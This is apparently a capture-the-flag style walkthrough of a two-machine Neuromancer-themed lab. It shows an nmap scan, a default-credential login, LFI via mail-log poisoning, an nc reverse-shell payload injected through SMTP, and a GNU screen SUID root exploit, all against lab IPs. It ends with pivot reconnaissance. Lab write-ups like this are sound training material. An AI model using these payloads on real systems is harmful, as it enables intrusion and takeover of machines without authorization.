Description

Back to the Top

A new OSCP style lab involving 2 vulnerable machines, themed after the cyberpunk classic Neuromancer - a must read for any cyber-security enthusiast. This lab makes use of pivoting and post exploitation, which I've found other OSCP prep labs seem to lack. The goal is the get root on both machines. All you need is default Kali Linux.

I'd rate this as Intermediate. No buffer overflows or exploit development - any necessary password cracking can be done with small wordlists. It's much more related to an OSCP box vs a CTF. I've tested it quite a bit, but if you see any issues or need a nudge PM me here.

Virtual Box Lab setup instructions are included in the zip download, but here's a quick brief:

Straylight - simulates a public facing server with 2 NICS. Cap this first, then pivot to the final machine. Neuromancer - is within a non-public network with 1 NIC. Your Kali box should ONLY be on the same virtual network as Straylight.

This works better with VirtualBox rather than VMware


?

Everything set up, ran netdiscover to find IPs and then nmap


```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 06:58 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00066s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE         VERSION
25/tcp   open  smtp            Postfix smtpd
|_smtp-commands: straylight, PIPELINING, SIZE 10240000, VRFY, ETRN,
STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=straylight
| Subject Alternative Name: DNS:straylight
| Not valid before: 2018-05-12T18:08:02
|_Not valid after:  2028-05-09T18:08:02
80/tcp   open  http            Apache httpd 2.4.25 ((Debian))
|_http-title: Night City
|_http-server-header: Apache/2.4.25 (Debian)
3000/tcp open  hadoop-datanode Apache Hadoop
| hadoop-tasktracker-info:
|_  Logs: submit
| http-title: Welcome to ntopng
|_Requested resource was /lua/login.lua?referer=/
| hadoop-datanode-info:
|_  Logs: submit
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: Host:  straylight
```

Port 80 is just fluff for the plot of the box…


Port 3000, however… Cool hint. Let's try admin:admin



It worked! And we already have version information down there as well




The “active flows” page for the interface lo shows something interesting in the “info” column




It’s a directory for port 80


And a pretty interesting one




The GET parameter on the page after clicking “submit query” points to LFI




Deleting the parameter suggest it is performing some kind of include




PHP filters ftw! I managed to include the source code of the “molly” file, but i can’t include /etc/passwd for example



From this page, I think it is appending “.log” to our parameter



Finally, I remembered I the snmp port on nmap and decided to peek in /var/log/mail



Using burp for better formatting, I found this

```
smtpd[1592]: disconnect from unknown[192.168.56.101] helo=1/2 ehlo=1 vrfy=1
anvil[1594]: statistics: max connection rate 1/60s for (smtp:192.168.56.101
anvil[1594]: statistics: max connection count 1 for (smtp:192.168.56.101) a
anvil[1594]: statistics: max cache size 1 at Jun 22 04:07:18
postfix-script[756]: starting the Postfix mail system
master[758]: daemon started -- version 3.1.8, configuration /etc/postfix
```

No exploits found… But I figured my inputs were being reflected on the page

```
┌──(kali㉿kali)-[~]
└─$ nc -vn 192.168.56.102 25
(UNKNOWN) [192.168.56.102] 25 (smtp) open
220 straylight ESMTP Postfix (Debian/GNU)
^[[A
502 5.5.2 Error: command not recognized
TO: TEEEEEEEST
221 2.7.0 Error: I can break rules, too. Goodbye.
```

```
straylight postfix/smtpd[6306]: connect from unk
4:57 straylight postfix/smtpd[6306]: disconnect fr
9 straylight postfix/smtpd[6306]: warning: non-SM
] unknown=0/1 commands=0/1 Jun 22 05:55:17
[192.168.56.101]: TO: TEEEEEEEST Jun 22 05:5
```

This file is being shown from a PHP LFI vulnerability, so maybe I can inject code since my input is reflected

```
┌──(kali㉿kali)-[~]
└─$ nc -vn 192.168.56.102 25
(UNKNOWN) [192.168.56.102] 25 (smtp) open
220 straylight ESMTP Postfix (Debian/GNU)
TO: <?php system("whoami"); ?>
221 2.7.0 Error: I can break rules, too. Goodbye.
```

```
] unknown=0/2 comm
]: TO: www-data Jun 2
```

And yes, I can. Reverse shell now…

```
┌──(kali㉿kali)-[~]
└─$ nc -vn 192.168.56.102 25
(UNKNOWN) [192.168.56.102] 25 (smtp) open
220 straylight ESMTP Postfix (Debian/GNU)
TO: <?php system("/bin/nc 192.168.56.101 1337 -e /bin/bash"); ?>
221 2.7.0 Error: I can break rules, too. Goodbye.
┌──(kali㉿kali)-[~]
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 34468
whoami
www-data
```

We got it!

Upgraded to interactive shell and ran linpeas…

1) Interesting processes running

```
d: --nofork --nopidfile --systemd-activation
root         348  0.0  0.2  29664  2872 ?        Ss   04:16   0:00 /usr/sbin/cron -f
root         364  0.0  0.2  23488  2320 ?        Ss   04:16   0:00 /bin/SCREEN -S free -d -m sh /root/scripts/fre
eside.sh
root         366  0.0  0.1   4288  1464 pts/0    Ss+  04:16   0:00  _ sh /root/scripts/freeside.sh
root        7249  0.0  0.0   5840   676 pts/0    S+   06:00   0:00      _ sleep 10
root         389  0.0  0.2  20472  3004 ?        Ss   04:16   0:00 /sbin/dhclient -4 -v -pf /run/dhclient.enp0s8.
pid -lf /var/lib/dhcp/dhclient.enp0s8.leases -I -df /var/lib/dhcp/dhclient6.enp0s8.leases enp0s8
```

2) PostegreSQL up

```
Users with console
postgres:x:109:115:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
root:x:0:0:root:/root:/bin/bash
turing-police:x:1001:1001:Turing Police User,,,555-356-9382:/home/turing-police:/bin/bash
wintermute:x:1000:1000:wintermute,,,:/home/wintermute:/bin/bash
```

```
lrwxrwxrwx  1 root root    12 May 12  2018 screen → screen-4.5
-rwsr-xr-x  1 root root 1.5M May 12  2018 screen-4.5.0
-rwxr-xr-x  1 root root 104K Feb  4  2017 sed
-rwxr-xr-x  1 root root  43K Jan  5  2016 setfont
```

SUID bit is on for us
Looking for a priv esc exploit… → https://www.exploit-db.com/exploits/41154

Downloaded, passed it to victim machine, execute the script and…

```
www-data@straylight:/tmp$ chmod +x exploit.sh
chmod +x exploit.sh
www-data@straylight:/tmp$ ./exploit.sh
./exploit.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
/tmp/libhax.c: In function 'dropshell':
/tmp/libhax.c:7:5: warning: implicit declaration of function 'chmod' [-Wimplicit-function-declaration]
     chmod("/tmp/rootshell", 04755);
     ^~~~~
/tmp/rootshell.c: In function 'main':
/tmp/rootshell.c:3:5: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
     setuid(0);
     ^~~~~~
/tmp/rootshell.c:4:5: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
     setgid(0);
     ^~~~~~
/tmp/rootshell.c:5:5: warning: implicit declaration of function 'seteuid' [-Wimplicit-function-declaration]
     seteuid(0);
     ^~~~~~~
/tmp/rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
     setegid(0);
     ^~~~~~~
/tmp/rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
     execvp("/bin/sh", NULL, NULL);
     ^~~~~~
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

# whoami
whoami
root
#
```

Root! Time to move on to neuromancer

Let's regroup

```
root@straylight:/root# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:3f:e2:82 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global enp0s3
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe3f:e282/64 scope link
       valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:b5:9d:9d brd ff:ff:ff:ff:ff:ff
    inet 192.168.48.101/24 brd 192.168.48.255 scope global enp0s8
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:feb5:9d9d/64 scope link
       valid_lft forever preferred_lft forever
root@straylight:/root#
```

We are currently 192.168.48.101 in necromancer's network. The other IP is the one in the network between us (right now) and our original kali

So we are 192.168.48.101 via the interface enp0s8

There is this note inside /root/note.txt

```
root@straylight:/root# cat note.txt
cat note.txt
Devs,

Lady 3Jane has asked us to create a custom java app on Neuromancer's
primary server to help her interact w/ the AI via a web-based GUI.

The engineering team couldn't strss enough how risky that is, opening up a
Super AI to remote access on the Freeside network. It is within out
internal admin network, but still, it should be off the network completely.
For the sake of humanity, user access should only be allowed via the
physical console...who knows what this thing can do.

Anyways, we've deployed the war file on tomcat as ordered - located here:

/struts2_2.3.15.1-showcase

